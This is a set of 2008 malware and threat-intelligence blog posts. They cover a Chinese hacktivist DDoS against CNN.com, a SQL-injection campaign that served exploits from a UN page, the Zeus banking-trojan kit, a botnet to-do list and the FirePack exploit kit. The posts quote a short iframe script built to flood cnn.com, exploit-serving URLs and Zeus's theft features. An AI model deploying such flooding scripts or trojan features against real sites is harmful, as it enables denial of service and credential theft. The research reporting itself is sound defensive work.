Chinese Hacktivists Waging People's Information Warfare Against CNN (2008-04-22 09:25)

Empowering and coordinating script kiddies by [1]releasing DIY DDoS tools (backdoored as well) during the [2]DDoS

attacks against Estonia for instance, is exactly what is happening in the time of blogging with a massive forum and IM

coordination between Chinese netizens enticed to install a pre-configured to flood CNN.com piece of malware. Both

of these coordinated incidents greatly illustrate what [3]people's information warfare, and the malicious culture

of participation is all about. The PSYOPS anti-cnn.com initiative is maturing into a central coordination point for

recruiting DDoS participants on a nationalism level. Some info on hackcnn.com , the malware, internal commentary

on behalf of the hacktivists, and who's behind it :

hackcnn.com (58.49.59.253)

58.48.0.0-58.55.255.255 CHINANET-HB CHINANET Hubei province network China Telecom A12

Xin-Jie-Kou-Wai Street Beijing 100088,

China, Beijing 100000

tel: 101 1010000

fax: 101 1010000

china@hackcnn.com

*Upon execution of the tool, 18 TCP Connection Attempts to
cnn.com (64.236.91.24:80) start, trying to access*

the following file at CNN.com :

878



*- Request: GET /aux/con/com1/../../[LAG]../
%./../.././fakecnn/redflag-stay-here.php.aspx.asp.cfm.jsp*

Response: 400 "Bad Request"

antiCnn.exe

Scanner results : 3 % Scanner(1/36) found malware!

TROJAN.DOWNLOADER.GEN

File size: 174592 bytes

MD5...: c03abd4d871cd83fe00df38536f26422

SHA1...: 0502c74ee90e110ceed3cbb81b2ee53d26068691

*Released by : Red Flag Cyber Operations
nixrumor@gmail.com*

*From a network reconnaissance perspective, the Chinese
hacktivists didn't even bother to take care of Apache's*

/server status, and therefore we're easily able

*to obtain such juicy inside information about hackcnn.com
such as :*

879



Current Time: Tuesday, 22-Apr-2008 07:00:56

Restart Time: Monday, 21-Apr-2008 15:25:39

Parent Server Generation: 0

Server uptime: 15 hours 35 minutes 17 seconds

Total accesses: 291670 - Total Traffic: 533.8 MB

5.2 requests/sec - 9.7 kB/second - 1918 B/request

4 requests currently being processed, 246 idle workers

*Internal commentary excerpts regarding the motivation and
their updates on the first DDoS round :*

*" Our team of non-governmental organisations, We only
private network enthusiasts. However, we have a pa-*

*triotic heart, We will absolutely not permit any person to
discredit our motherland under any name, We are*

committed to attack some spreading false information, and malicious slander, libel, support Tibet independence site.

"

" User to a black CNN website suffer the same name. Yesterday, some Internet users attacked the domain name

contains a "cnn" sports Web site, leaving protest speech, but reporters did not check the site found a relationship with CNN.

Yesterday's attack was th

e website with the domain name sports.si.cnn.com engaged in the work of the network of residents in Urumqi Mr.

Chen, at about 2 pm, the attackers up a website hackcnn.com know, the "CNN sub-station" invasion and modify their pages. "Tug-of-war administrator and hackers," Mr. Chen said, after sports.si.cnn.com pages sometimes normal, and sometimes been modified. 16:50, the reporter saw on the pages left in bilingual text and flash animation, stressed

that Tibet is a part of China, cnn protest against prejudice and false reports, the title page column was changed to "F

** * kCNN!. "*

A few minutes later, the web site to enter a user ID and password before connecting, "evidently administrator of the 880



authority." Chen analysis. Yesterday, the reporter tried to contact the attack, but received no response. Reporter

*verify that the contact address sports.si.cnn.com
Pennsylvania in the United States, and the sports channel
CNN web*

*site is not the same, did not disclose information with the
CNN. "*

DDoS-ing is one thing, defacing is entirely another, try [4]

sports.si.cnn.com/test.htm

*which was last defaced yesterday spreading " We are not
against the western media, but against the lies and*

*fabricated stories in the media ", " We are not against the
western people, but against the prejudice from the western
society.! " messages.*

*According to forum postings however, now that they've sent
a signal, the attitude is shifting from attacking*

*CNN to Western media in general. Thankfully, just like the
case with [5]the Electronic Jihad program, they did*

*not put a lot of efforts into ensuring the lifecycle of the tool
will remain as long as possible, by introducing a way to
automatically update the tool with new targets. In fact, in
[6]the Electronic Jihad case, the hardcoded update*

*locations were all down prior to releasing the tool, making a
bit more efforts consuming to finally manage to [7]obtain
the targets list.*

1. <http://ddanchev.blogspot.com/2007/10/empowering-script-kiddies.html>

2. <http://ddanchev.blogspot.com/2007/08/your-point-of-view-requested.html>

881

3. <http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html>

4. [http://209.85.135.104/search?q=cache:bP4fl_vKGtwj:sports.si.cnn.com/test.htm+%22fuck+cnn%22&hl=en&ct=clnk&](http://209.85.135.104/search?q=cache:bP4fl_vKGtwj:sports.si.cnn.com/test.htm+%22fuck+cnn%22&hl=en&ct=clnk&cd=8)

[cd=8](#)

5. <http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html>

6. <http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html>

7. <http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html>

882



The DDoS Attack Against CNN.com (2008-04-23 02:21)

The DDoS attack against CNN.com, whether successful or not in terms of the perspective of complete knock-out,

which didn't happen, is a perfect and perhaps the most recent example of a full scale [1]people's information

warfare in action. Utilizing the bandwidth of the over 200 million nationalism minded Chinese Internet users, can greatly

outpace any botnet's capacity if coordinated, or though the use of automated DIY tools, like the ones we've seen

released for the purpose of attacking CNN.com

[2]CNN.com was indeed inaccessible for a period of three hours according to NetCraft, and literally any web

site performance monitoring too with a historical perspective for a host can prove the same :

" The CNN News website has twice been affected since an earlier distributed denial of service attack last Thursday.

CNN fixed Thursday's attack by limiting the number of users who could access the site from specific geographical

areas. Subsequently, an attack was purportedly organised to start on Saturday 19th April, but cancelled. However,

our performance monitoring graph shows CNN's website s

u

ffered downtime within a 3 hour period on Sunday

morning, followed by other anomalous activity on Monday morning, where response times were greatly inflated.

Netcraft is continuing to monitor the CNN News website. Live uptime graphs can be viewed here. "

883



[3]Unrestricted warfare is all about bypassing the most fortified engagement points, and achieving asymmet-

ric dominance by excelling where there are no engagement points, in order for the attacker to enjoy the pioneer

advantage. Now that CNN.com was indeed slowed down to a situation where it was unnacessible, what remains

to be answered is how was CNN.com DDoS? Throught a botnet, or through [4]the collective bandwidth of virtually

recruited Chinese citizens? Despite that the common wisdom in terms of botnets used speaks for itself, this is China

hacktivism and therefore common wisdom does not apply in an unrestricted warfare situation, and best of all data

speaks for itself.

- Through the use of DIY DDoS Tools

Besides [5]anticnn.exe which I assessed in a previous post, there's also the Supper DDoS tool that as it ap-

pears was also getting actively recommended for participating in the attack, courtsy of a Chinese script kiddies group.

Some basic info :

Scanners Result: 3 /32 (9.38 %)

DDoS.Win32.Sdattack.A; DDoS.Trojan

File size: 1510643 bytes

MD5...: ed25e7188e5aa17f6b35496a267be557

SHA1...: 71138f0c0556dde789854398c3c7cde29352662b

For instance, Estonia's DDoS attacks were a combination of botnets and DIY attack tools released in the wild,

whereas the attacks on CNN.com were primarily the effect of people's information warfare, a situation where people

would on purposely infect themselves with malware released on behalf of Chinese hacktivists to automatically utilize

their Internet bandwidth for the purpose of a coordinated attack against a particular site.

884



- Collectively building bandwidth capacity and mobilizing novice cyber warriors

What if a simple script that is automatically refreshing CNN.com multiple times in several IFRAME windows,

gets embedded at thousands of sites, and then promoted at hundreds of forums, with a single line stating that - "If you're a patriot, forward this to all your friends"? Now, what if this gets coordinate to happen at a particular moment in time? This is perhaps the most realistic scenario to what exactly happened with CNN.com, and data speaks for

itself, in fact I can easily state that the bandwidth generated by this massive PSYOPs campaign is greater than the

one used by a botnet that's also been DDoS-ing CNN.com. All of these sites are basically refreshing CNN.com every

couple of seconds, thereby wasting the sites's bandwidth, the only flaw of this attack approach compared to a botnet, is that all the participating hosts are Chinese, and therefore as NetCraft pointed out, CNN blocked access to certain countries, take these countries as China for instance. If it were a botnet used, the diversity of the infected hosts

would have required more efforts into dealing with the attack, then again from another perspective regular web

traffic compared to network flood is sometimes harder to detect as a DDoS attack.

hackerhf.com/cnn.html

80aft.com/cnn.htm

tom765.cn/cnn.html

ah930.com/cnn.htm

885

0851qiche.cn/cnn.html

xdadmin.com/cnn.html

ah930.com/cnn.html

s234sdf3.cn.webz.datasir.com/cnn.asp

bbscar.com.cn/cnn

120abc.cn/cn

n.html

hospltal.cn/cnn.html

bbs.cityzx.cn/cnn.htm

bestmf.cn/cnn.html

anlycloud.com/cnn/cnn

qibubbs.net/ddoscnn.htm

maje.cn/cnn.html

edu.sina.googlepages.com/FuckCNN.htm

urlonline.com.cn/kaocnn.html

lmpx.net/cnn.htm

ily88.com/cn

n.html

zjipc.net/cnn

axlovechina.cn/

idernice.com/cnn.asp

conncn.com/cnn.html

xuanxuanmu.000webhost.com/cnn.html

jianw1.cn/cnn.htm

bjzs114.com/cnn.htm

0851qiche.cn/cnn.html

yaanren.net/cnn.html

todayol.cn/cnn.html

17bnb.com/cn

n.htm

hackerhf.com/cnn.html

hnjdbbs.com/cnn.html

886

sql8.net/cnn

bh125.cn/cnn.html

razorcn.cn/cnn.html

93HR.com/cnn.html

tke08.com/cnn.htm

vipeee.com/cnn.htm

This is also the statement made for the recruiting purpose across the forums, including remarks against France's

policy against China :

Anti-CNN Plans v4.19

" Revenge of the flame - we, as the publicity in the network of special groups, we notice as follows: We are

still able to recall that the Sino-US hackers exciting war, and that war, what are the reasons? That have taken place in Indonesia because of the large-scale anti-Chinese, the majority of Chinese women were raped, killed, and we

Chinese hackers predecessors such unbearable humiliation, and from the other side of the ocean in advance of the

attack, losing their right to. " cn "for China's first website launched a large-scale attack, but at that time the Chinese network is not very developed, we use the most immature way to attack, but in any case, we all expressed their

intention by everyone, although we on the network do not know each other, but we have a common motherland.

We know that the 2008 Olympic Games will be held in our beloved motherland, which is the dream of the people look

forward to for a long time, and we in the passing of the torch in the process of being repeatedly obstructed because

we all know that, as an act of Tibetan independence elements each of us Mission hearts have a personal anger.

Then we briefly look at the practice of France: France is now the largest in the protection of Tibetan independence,

advocates in support of France is in support of splitting China, French President Sarkozy, the country is now the world just for a dare to openly resist Beijing Olympic Games President, the Chinese go-vern-ment has just come to an end

with the French Airbus as much as billions of dollars in trade contracts. France on bad faith.

Recently, the United States "cnn" Since, as we said a number of Chinese people can not accept things, is that we are willing to endure, willing to yield? We plan on taking the lead in the 2008.4.19 "cnn" Web site attacks, as a Chinese, please support us.

Plot:

1, first of all, all the conditions for full, I expect four days later, in the - on April 19, 2008, 8:00 p.m., at www.cnn.com

against a DDOS attack! More than three hours on the CNN Web site with the assistance of attacks, How DOS attack

CNN website? If you are patriotic, please forward!

iframe Id="cnn" width="100 %" height="100">

script>

887



Var e = document.getElementById ('cnn');

SetInterval ("e.src = 'http://www.cnn.com'", 3000);

// 1000 said that 1,000 ms, you can modify and transmit

You can also directly open qibubbs.net/ddoscnn.htm open on the trip, you do not affect anything. I have to, I have

friends in all of it again, the strong support of friends, and their repercussions great, and to many people, have been transmitted in other friend, a classmate now has begun to link their Web sites the I believe that compatriots in China, in collaboration with CNN article seconds click rate in the second can at least 50 million times, if the 200 million

Internet users click on, I believe CNN, will be suspended instantaneous, as our fellow countrymen will be more

hackers the chance to win big, exciting good mood now, and looks forward to 8:00 after we are all fellow hackers

smoothly, we will sincerely pray that China win. The great motherland is not to take advantage of the separatist

elements, all anti-China reunification of the sophistry of speech are all in vain Revenge of the flame - we, as the

publicity in the network of special groups, we notice as follows:

We are still able to recall that the Sino-US hackers exciting war, and that war, what are the reasons? That have taken place in Indonesia because of the large-scale anti-Chinese, the majority of Chinese women were raped, killed, and we

Chinese hackers predecessors such unbearable humiliation, and from the other side of the ocean in advance of the

attack, losing their right to. " cn "for China's first website launched a large-scale attack, but at that time the Chinese network is not very developed, we use the most immature way to attack, but in any case, we all expressed their

intention by everyone, although we on the network do not know each other, but we have a common motherland.

We know that the 2008 Olympic Games will be held in our beloved motherland, which is the dream of the people look

forward to for a long time, and we in the passing of the torch in the process of being repeatedly obstructed because

we all know that, as an act of Tibetan independence elements each of us Mission hearts have a personal anger.

Then we briefly look at the practice of France: France is now the largest in the protection of Tibetan independence,

advocates in support of France is in support of splitting China, French President Sarkozy, the country is now the world just for a dare to openly resist Beijing Olympic Games President, the Chinese go-vern-ment has just come to an end

with the French Airbus as much as billions of dollars in trade contracts. "

This particular DDoS people's information warfare attack against CNN.com is also a great example of a psychological operations (PSYOPS) chain-letter. Given China's 3.0 state of social networking, messages forwarding people to sites

that would automatically refresh their browsers with CNN.com were distributed at over 5000 web forums, with a bit

of propaganda taste enticing everyone to forward the message by telling them "If you're a patriot forward this attack link", so if you don't, it means you're not a patriot, another indication of China's understanding of the effectiveness 888

of psychological operations (PSYOPS) online.

1. <http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html>

2. http://news.netcraft.com/archives/2008/04/22/cnn_site_bears_the_brunt_of_chinese_attackers.html

3. <http://ddanchev.blogspot.com/2007/12/combating-unrestricted-warfare.html>

4. <http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html>

5. <http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html>



The United Nations Serving Malware (2008-04-23 17:13)

Yet another massive SQL injection attack is making its rounds online, and this time without the [1]SEO poisoning as an attack tactic, has managed to successfully infect the United Nations events page, which is now also marked as malware infected page, and with a reason since both the malicious URI and the injection are still active. [2]According to WebSense :

" This mass injection is remarkably similar to the attack we saw earlier this month. When a

user browses to a compromised site, the injected JavaScript loads a file named 1.js which is ho

sted on [http://www.nihao\[removed\].com](http://www.nihao[removed].com) The JavaScript code then redirects the user to 1.htm (also hosted on the

same server). Once loaded, the file attempts 8 different exploits (the attack last April utilised 12). The exploits target Microsoft applications, specifically browsers not patched against the VML exploit MS07-004 as well as other applications. Ominously files named McAfee.htm and Yahoo.php are also called by 1.htm but are no longer active at the time

of writing. There are further similarities too between the two mass attacks. Resident on the latest malici

ous domain is a tool used in the execution of the attack. An analysis of that tool can be found in the ISC diary entry [here](#). Mentioned in that diary entry is

http://www.2117[removed].net. Our blog on that attack can be found here. It

appears that same tool was used to orchestrate this attack too. "

890



Let's assess the malicious injection. nihaorr1.com/ 1.js (219.153.46.28) is attempting to load nihaorr1.com/ 1.htm ,

where several other internal exploit serving URLs and javascript obfuscations load through IFRAMES, such as :

nihaorr1.com/ Real.gif

niha

orr1.com/ Yahoo.php

nihaorr1.com/ cuteqq.htm

nihaorr1.com/ Ms07055.htm

nihaorr1.com/ Ms07033.htm

nihaorr1.com/ Ms07018.htm

nihaorr1.com/ Ms07004.htm

nihaorr1.com/ Ajax.htm

nihaorr1

.com/ Ms06014.htm

nihaorr1.com/ Bfyy.htm

nihaorr1.com/ Lz.htm

nihaorr1.com/ Pps.htm

nihaorr1.com/ XunLei.htm

and finally serve the malware, by also taking us out of the point and loading another malicious IFRAME farm at

891

gg.haoliuliang.net/one/ hao8.htm?036 (222.73.44.162) :

Scanners Result: 18/

32 (56.25 %) :

W32/PWStealer1!Generic; PWS:Win32/Lineage.WI.dr

File size: 24667 bytes

MD5...: 4b913be127d648373e511974351ff04e

SHA1...: 0ab703c93e3ad7c03d1aae5ea394d7db3b89bfd2

Another internal IFRAME serving exploits is also loading at

haoliuliang.net , gg.haoliuliang.net/wmwm/ new.htm where a new piece of malware is served :

Scanners Result: 26/32 (81.25 %)

Trojan-PSW.Win32.OnLineGames.ppu;

Trojan.PSW.Win32.OnlineGames.GEN

File size: 7205 bytes

MD5...: af05c777700b338f428463e56f316a05

SHA1...: bd68f621ec6c9796afa8b766c6cf4167afbd4703

As it appears, everyone's a victim of web application vulnerabilities discovered automatically, and either filtered based on high-page rank, or trying to take advantage of the long-tail of SQL injected sites to compensate for the lack of vulnerable high profile sites.

Related posts:

[3]UNICEF Too IFRAME Injected and SEO Poisoned

[4]Embedded Malware at Bloggies Awards Site

[5]Embedding Malicious IFRAMEs Through Stolen FTP Accounts

[6]Yet Another Massive Embedded Malware Attack

[7]MDAC ActiveX Code Execution Exploit Still in the Wild

[8]Malware Serving Exploits Embedded Sites as Usual

[9]Massive RealPlayer Exploit Embedded Attack

[10]Syrian Embassy in London Serving Malware

[11]Bank of India Serving Malware

[12]U.S Consulate St. Petersburg Serving Malware

[13]The Dutch Embassy in Moscow Serving Malware

[14]U.K's FETA Serving Malware

[15]Anti-Malware Vendor's Site Serving Malware

[16]The New Media Malware Gang - Part Three

[17]The New Media Malware Gang - Part Two

[18]The New Media Malware Gang

[19]A Portfolio of Malware Embedded Magazines

[20]Another Massive Embedded Malware Attack

[21]I See Alive IFRAMEs Everywhere

[22]I See Alive IFRAMEs Everywhere - Part Two

1. <http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html>

2. <http://securitylabs.websense.com/content/Alerts/3070.aspx>

3. <http://ddanchev.blogspot.com/2008/04/unicef-too-iframe-injected-and-seo.html>

4. <http://ddanchev.blogspot.com/2008/03/embedded-malware-at-bloggies-awards.html>

892

5. <http://ddanchev.blogspot.com/2008/03/embedding-malicious-iframes-through.html>

6. <http://ddanchev.blogspot.com/2008/02/yet-another-massive-embedded-malware.html>

7. <http://ddanchev.blogspot.com/2007/12/mdac-activex-code-execution-exploit.html>

8. <http://ddanchev.blogspot.com/2008/01/malware-serving-exploits-embedded-sites.html>
9. <http://ddanchev.blogspot.com/2008/01/massive-realplayer-exploit-embedded.html>
10. <http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html>
11. <http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html>
12. <http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html>
13. <http://ddanchev.blogspot.com/2008/01/dutch-embassy-in-moscow-serving-malware.html>
14. <http://ddanchev.blogspot.com/2008/02/uks-feta-serving-malware.html>
15. <http://ddanchev.blogspot.com/2008/02/anti-malware-vendors-site-serving.html>
16. <http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html>
17. <http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html>
18. <http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html>
19. <http://ddanchev.blogspot.com/2007/10/portfolio-of-malware-embedded-magazines.html>
20. <http://ddanchev.blogspot.com/2007/11/another-massive-embedded-malware-attack.html>

21. <http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere.html>

22. <http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere-part-two.html>

893



Crimeware in the Middle - Zeus (2008-04-24 10:33)

Virtual greed, or response rate optimization? The idea of converging phishing emails with embedded exploits and

banking malware is nothing new, in fact phishers realizing that combining attack approaches can increase the chance

of achieving their objective which in this case is either logging the authentication process or hijacking it, often forget that the phishing email could have succeeded without the embedded malware or exploit, which in many cases would

have triggered an alarm.

Yesterday, [1]Uriel Maimon posted an overview of the convergence of Rock Phish emails with Zeus, a crime-

ware kit used to deliver banking trojans :

" The Trojan that was used in this attack belonged to the "Zeus" family of malware. Zeus is a nefarious type of Trojan for multiple reasons:

1. The Zeus Trojan is a kit for sale: Anyone in the criminal community can purchase it for roughly \$700. This means

that the Rock group did not need to develop new skill-sets to write Trojan horses; they just purchased it on the open market. In the past 6 months RSA's Anti-Fraud Command Center has detected more than 150 different uses of the

Zeus kit, each one infecting on average roughly 4,000 different computers a day.

2. Resistance to detection: The kit purchased is a binary generator. Each use creates a new binary file, and these files are radically different from each other - making them notoriously difficult for anti-virus or security software to detect.

To date very few variants have had effective anti-virus signatures against them and each use of the kit usually makes existing signatures ineffective. Just like in most cases, this particular use of the Zeus kit did not have any a

nti-virus detection (with the popular engines we tested) at the time of this writing.

3. Rich feature set: the Zeus Trojan has many startling capabilities. In addition to listening in on the submission of forms in the browser, the Trojan also has advanced capabilities, for instance the ability to take screenshots of a victim's machine, or control it remotely, or add additional pages to a website and monitor it, or steal passwords that have been stored by popular programs (remember when you clicked on the "Remember this password?" checkbox?)... And the features-list goes on.

As I look upon this blissful union of fraud and crime technologies, I can only envy the criminals who can find

such coupling. Looking forward to my next birthday, I can only hope that I will have the opportunity to find such

partnership in my own life (and maybe give my mother one less reason for disappointment). "

We cannot talk about Zeus unless we compare it to another such crimeware kit serving banking trojans, in

this [2]the Metaphisher kit. Metaphisher is particularly interested because of its much more customized GUI, it's

modular nature, allowing its sellers to lower or increase the price depending on which modules you'd like included,

and which ones you'd like excluded, where a module means a preconfigured fakes, TANs, and phishing pages for all

the banks in a country of choice. Moreover, despite that both, Zeus and Metaphisher are open source, and therefore

malicious parties visionary enough to build communities around their kits in order to enjoy the innovation brought

by multiple parties, Metaphisher has a bigger community next to Zeus, considered as the MPack in the web malware

exploitations kits, namely a bit of an outdated commodity that is of course still capable of doing what does best -

hijacking E-banking sessions and logging them to the level of impersonation.

How are the authors of Zeus describing the kit themselves? Here's a description :

" Zeus has the following main features and properties (full list is given here, in your part of assembling this

list may not):

Bot:

- Written in VC++ 8.0, without the use of RTL, etc., on pure WinAPI, this is achieved at the expense of small size (10-25

Kb, depends on the assembly).

- There has its own process, through this can not be detected in the process list.

- Workaround most firewall (including the popular Outpost Firewall versions 3, 4, but susceptible temporary small

problem with antishpionom). Not a guarantee unimpeded reception incoming connections.

- Difficult to d

etect finder / analysis, bot sets the victim and creates a file, the system files and arbitrary size.

- Works in limited accounts Windows (work in the guest account is not currently supported).

- Nevid ekvaristiki for antivirus, Bot body is encrypted.

- Some way creates a suspected its presence, if you do not want it. Here is the view of the fact that many authors do love spyware: unloading firewall, antivirus, the ban on their renewal, blocking Ctrl + Alt + Del, etc.

- Locking Windows Firewall (the feature is required only for the smooth reception incoming connections).

- All your settings / logs / team keeps bot / Takes / sends encrypted on HTTP (S) protocol. (ie, in text form data will see

only you, everything else bot <-> server will look like garbage).

- *Detecting NAT through verification of their IP through your preferred site.*

- *A separate configuration file that allows itself to protect against loss in cases of inaccessibility botneta main server.*

Plus additional (reserve) configuration files, to which the bot will ap

ply, will not be available when the main configuration file. This system ensures the survival of your botneta in 90 % of cases.

- *Ability to work with any browsers / programs work through wininet.dll (Internet Explorer, AOL, Maxton, etc.):*

- *Intercepting POST-data + interception hitting (including inserted data from the clipboard).*

- *Transparent URL-redirection (at feyk sites, etc.) c task redirect the simplest terms (for example: only when GET or POST request, in the presence or absence of certain data in POST-request).*

895

- *Transparent HTTP (S) substitution content (Web inzhekt, which allows a substitute for not only HTML pages, but also any other type of data). Substitution of sets with the help of guidance masks substitute.*

- *Obtaining the required contents page, with the exception HTML-tags. Based on Web inzhekte.*

- *Custo*

mizable TAN-grabber for any country.

- *Obtaining a list of questions and answers in the bank "Bank Of America" after successful authentication.*

- *Removing POST-needed data on the right URL.*

- *Ideal Virtual Keylogger solution: After a call to the requested URL, a screenshot happening in the area, where was*

clicking.

- *Receiving certificates from the repository "MY" (certificates marked "No exports" are not exported correctly) and its clearance. Following is any imported certificate will be saved on the server.*

- *Intercepting ID / password protocols POP3 and FTP in the independence of the port and its record in the log only*

with a successful authorise.

- *Changing the local DNS, removal / appendix records in the file % system32 % \ drivers \ etc \ hosts, ie comparison*

specified domain with the IP for WinSocket.

- *Keeps c*

ontents Protected Storage at first start the computer.

- *Removes S ookies from the cache when Internet Explorer first run on a computer.*

- *Search on the logical disk files by mask or download a specific file.*

- Recorded just visited the page at first start the computer. Useful when installing through sploity, if you buy a

download service from the suspect, you can see that even loaded in parallel.

- Getting screenshot with the victim's computer in real time, the computer must be located outside the NAT.

- Admission commands from the server and sending reports back on the successful implementation. (There are cur-

rently launching a local / remote file an immediate update the configuration file, the destruction OS).

- Socks4-server.

- HTTP (S) PROXY-server.

- Bot Upgrading to the latest version (URL new version set in the configuration file). "

896



What's most important to keep in mind in regarding to these crimeware kits, is that the sellers are shifting from

product-centered to service-centered propositions, and while an year ago they would have been selling the kit only,

today they've realized that it's the output of the kit in terms of logged stolen accounting data that they're selling.

[3]Committing identity theft and abusing stolen E-banking accounting data is already a service, compared to the

product it used to be.

Related posts:

[4]Targeted Spamming of Bankers Malware

[5]Localized Bankers Malware Campaign

[6]Client Application for Secure E-banking?

[7]Defeating Virtual Keyboards

[8]PayPal's Security Key

[9]Nuclear Grabber Kit

[10]Apophis Kit

1. http://rsa.com/blog/blog_entry.aspx?id=1274

2. <http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html>

3. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>

4. <http://ddanchev.blogspot.com/2007/11/targeted-spamming-of-bankers-malware.html>

5. <http://ddanchev.blogspot.com/2008/03/localized-bankers-malware-campaign.html>

6. <http://ddanchev.blogspot.com/2007/05/client-application-for-secure-e-banking.html>

7. <http://ddanchev.blogspot.com/2007/05/defeating-virtual-keyboards.html>

8. <http://ddanchev.blogspot.com/2007/08/paypals-security-key.html>

9. <http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html>

10. <http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html>

897



A Botnet Master's To-Do List (2008-04-26 19:36)

Directory climbing it all of its simplicity, and [1]OSINT quality, just like it's happened before.

The process of developing malware bots that would either succeed based on the diversification of the spread-

ing and infection vectors used, or end up as a backdoor-ed commodity for experienced botnet masters to sent to

novice ones, is entirely up to the coder, or perhaps module copy and paster. Some are going as far as implementing

quality assurance approaches to ensure their malware has the lowest possible detection rate, before spreading it,

on the [2]anti malware and [3]firewall level, while others are [4]benchmarking and setting strategic objectives to

achieve before starting the process itself.

However, there are also wannabe botnet masters whose lack of understanding of the different between project

management and "to-do list organization", and of course, setting their directory permissions right, leads us to a a first-hand malware bot's to-do list courtesy of the coder itself.

Here's the to-do list itself, with all the static and variable features :

Spreading the malware

- NetAPI spreading*
- VNC spreading*
- MSN spreading*
- ICQ spreading*
- Email spreading*
- Seeding via torrent (warez)*
- Downloading (ftp & http)*

DDoS features

- general ddos attacks (udp & tcp)*
- tsunami ddos (push +ack flood)*

898

Scanning features

- latest vulnerabilities scan*
- exploits scan for homepages (php/perl/cgi scripts (not a priority))*

Sniffers and interceptors

- bank sniffer & readers*
- paypal*

- *boa*
- *egold*
- *nationwide*
- *usw.*
- *game reader*
- *steam*

Misc features

- *encrypted config*
- *better clonning function (with timer based join (no massjoin)) + fixed channel messages*
- *noise at network sniffer (e.g.: honeypot (tool either shutdown and/or blocked))*
- *invisible to task manager*
- *more configuration settings*
- *melt exe on startup (true/false)*
- *startup (error) message editable (e.g.: (you need windows vista to run this programm) or (successfully installed))*
- *undetected source code*

And while this wannabe botnet master is trying to achieve self-sufficiency, thereby slowing down the develop-

ment process, others are not so close minded and are actively building communities around their malware botnets

by releasing the source code for free, [5]enjoying the innovation added by third party coders wanting to contribute to the community, where the bottom line is the [6]inevitable localization of the bot to other languages once enough features have been developed to distinguish it among the rest of the commodity malware bots.

From a wannabe botnet master's perspective, the more propagation vectors added, the higher the probability

for infection, however, the probability for infection is also proportional with the probability for detection on behalf of researcher's and vendors honeyfarms. And therefore, would less noise would mean slow infection rate, but higher

lifecycle due to the less noise generated? The Stormy Wormy people for instance entirely relied on perhaps the most

noise generation method - email distribution with malware hosted on IPs, however, their persistence and strategy

to put more efforts into ensuring that no matter samples get obtained in the first couple of minutes a campaign is

launched, the botnet itself should be harder to shut down.

1. <http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html>

2. <http://ddanchev.blogspot.com/2008/04/quality-and-assurance-in-malware.html>

3. <http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html>

4. <http://ddanchev.blogspot.com/2006/09/benchmarking-and-optimising-malware.html>

5. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>

6. <http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html>

899



The FirePack Exploitation Kit - Part Two (2008-04-27 11:27)

Has the web malware exploitations kits cash bubble popped already? A recently released, yet another proprietary

version of the [1]Firepack malware exploitation kit and its largely decreased price from the original one, which in

February was \$3000, speaks for itself. Firepack's original version was a great example of biased exclusiveness on

behalf of the malicious parties, wanting to quickly cash in by pitching a new and undetected malware kit, and literally zero differentiation factor next to now commodity web malware exploitations kits such as IcePack and MPack.

The original Firepack kit came with six exploits included within, and more to come in the scheduled updates

to come. The exploits, and the current signature based detection rates are as follows :

900



FF5B341AC.php - MSIE 6

EF57CCF90.php - MSIE 7

EF57CCF90.php - Firefox 1

CCF45A00D.php - Firefox 2

CCF45A00D.php - Opera 7

99FFC5BA4.php - Opera 9

00FAA7CF5.php

Scanners result : 11/32 (34.38 %)

HTML/MS06006.DF!exploit; Exploit-MS06-006.gen

File size: 3685 bytes

MD5...: ed71d57ddf70a5993b34e3bbcd a23f2d

SHA1...: cc0eceb9e8cc3475752c959be70204b6f4d82168

901



99FFC5BA4.php

Scanners result : 6/32 (18.75 %)

Trojan.DL.Script.JS.Agent.low; Exploit-OperaTN

File size: 1815 bytes

MD5...: 166fa42343dd59d941e24177a0da9102

SHA1...: e85701841a40c0017c06e2feb023272bff1b06f1

CCF45A00D.php

Scanners result : 15/32 (46.88 %)

HTML/MS06006.BB!exploit; Exploit:JS/ShellCode.A

File size: 5861 bytes

MD5...: 9a6fe9ce8ed521ceb499954c944be812

SHA1...: 4ad63cc7ee602b2f57032b4e524064ac459df150

902



EF57CCF90.php

Scanners result : 18/30 (60 %)

JS/MS05-054!exploit; Exp/MS06071-A

File size: 6996 bytes

MD5...: e5e3623838da4d0b7922a3cde229c7c3

SHA1...: 2d951f1368311873321b6bfc292644b090f93305

FF5B341AC.php

Scanners result : 10/32 (31.25 %)

Generic.XPL.ADOODB.42D1EF40; Exploit-MS06-014

File size: 2123 bytes

MD5...: bac1e03a64ba47a3005d435af8954cd6

SHA1...: e46afa408445ac5f2331119b746605a4bf8d0904

The latest release offered for \$300, is entirely Internet Explorer centered, including all of the publicly available

exploits for IE6 and IE7, with the natural modularity so that the buyer can include any set of exploits to serve of a large scale.

[2]A proprietary tool or a service does not necessarily mean it outpaces a free one in terms of quality and reliability.

903

Then again, [3]when there's demand for web malware exploitation kits, there's also supply of what looks like commodity ones for the time being. The irony is what the sellers of these could actually be making more money

from the services that they offer with the kit, than from volume based selling of the kits. What's to come? Hybrid

